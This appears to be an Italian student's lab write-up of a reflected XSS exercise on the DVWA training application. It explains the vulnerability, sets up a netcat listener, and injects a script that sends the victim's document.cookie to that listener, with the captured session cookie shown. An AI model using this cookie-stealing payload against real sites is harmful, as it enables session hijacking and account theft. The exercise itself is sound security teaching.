


UNITÀ 2/ COMPITO 5/ SETTIMANA 2

Attacco XSS

L'attacco XSS reflected è una vulnerabilità di sicurezza che si verifica quando un'applicazione web include dati non fidati in una pagina web senza una corretta sanitizzazione o validazione. Questa vulnerabilità consente agli attaccanti di eseguire script malevoli nel contest del browser dell'utente che visualizza la pagina. Nel caso di un attacco XSS reflected , il payload dannoso viene incluso direttamente nella risposta HTTP di una richiesta. Sfruttando questa vulnerabilità inviando un link contenente il payload ad un utente che non appena cliccherà il link visitando la pagina vulnerabile, lo script dannoso viene eseguito nel suo browser.

Vulnerabilità

Ho capito che questo sito è vulnerabile in quanto quello che scrivevo veniva trasformato in corsivo usando `<i>`.



Possiamo vedere che scrivendo (I) tra simbolo minore e maggiore scrivendo di fianco in questo caso computer, viene trasformato in corsivo.


Subito dopo ho aperto un terminale su kali e scritto il comando `<< nc -l -p 12345>>` questo comando metterà netcat in ascolto sulla porta 12345, pronto a gestire una connessione in ingresso. Puoi utilizzare questo comando in combinazione con un altro comando netcat su un'altra macchina per stabilire una connessione tra le due.

Ritornando alla pagina DVWA usiamo il seguente script

```
<<<script>window.location='http://127.0.0.1:12345/  
?cookie=' + document.cookie;</script> >>
```

Questo tipo di script potrebbe essere utilizzato malevolmente per rubare i cookie di un utente e inviarli a un server controllato dall'attaccante. Pertanto, è importante essere consapevoli di questo tipo di attacchi e assicurarsi che le applicazioni web siano protette da vulnerabilità come Cross-Site Scripting (XSS), che potrebbero consentire l'esecuzione di script non desiderati all'interno delle pagine web.

Nel terminale troviamo quanto segue



```
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
[Icons] | 1 2 3 4 | 2 [Icons]

File  Actions  Edit  View  Help
(kali㉿kali)-[~]
$ nc -l -p 12345
GET /?cookie=security=low;%20PHPSESSID=d4604cd8a7a82ef33c76466a959cd2fc HTTP/1.1
Host: 127.0.0.1:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.1.13/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```

I cookie

I cookie sono piccoli file di testo che vengono salvati sul dispositivo dell'utente quando visita un sito web. Questi file contengono informazioni che possono essere utilizzate dal sito web per vari scopi. I cookie sono comunemente utilizzati per memorizzare dati come preferenze dell'utente, informazioni di accesso, elementi nel carrello degli acquisti, e altri dati relativi alla sessione.

Se nella pagina della DVWA inseriamo il seguente script << <script>alert('Sei stato hackerato')</script> >> avremo questo risultato

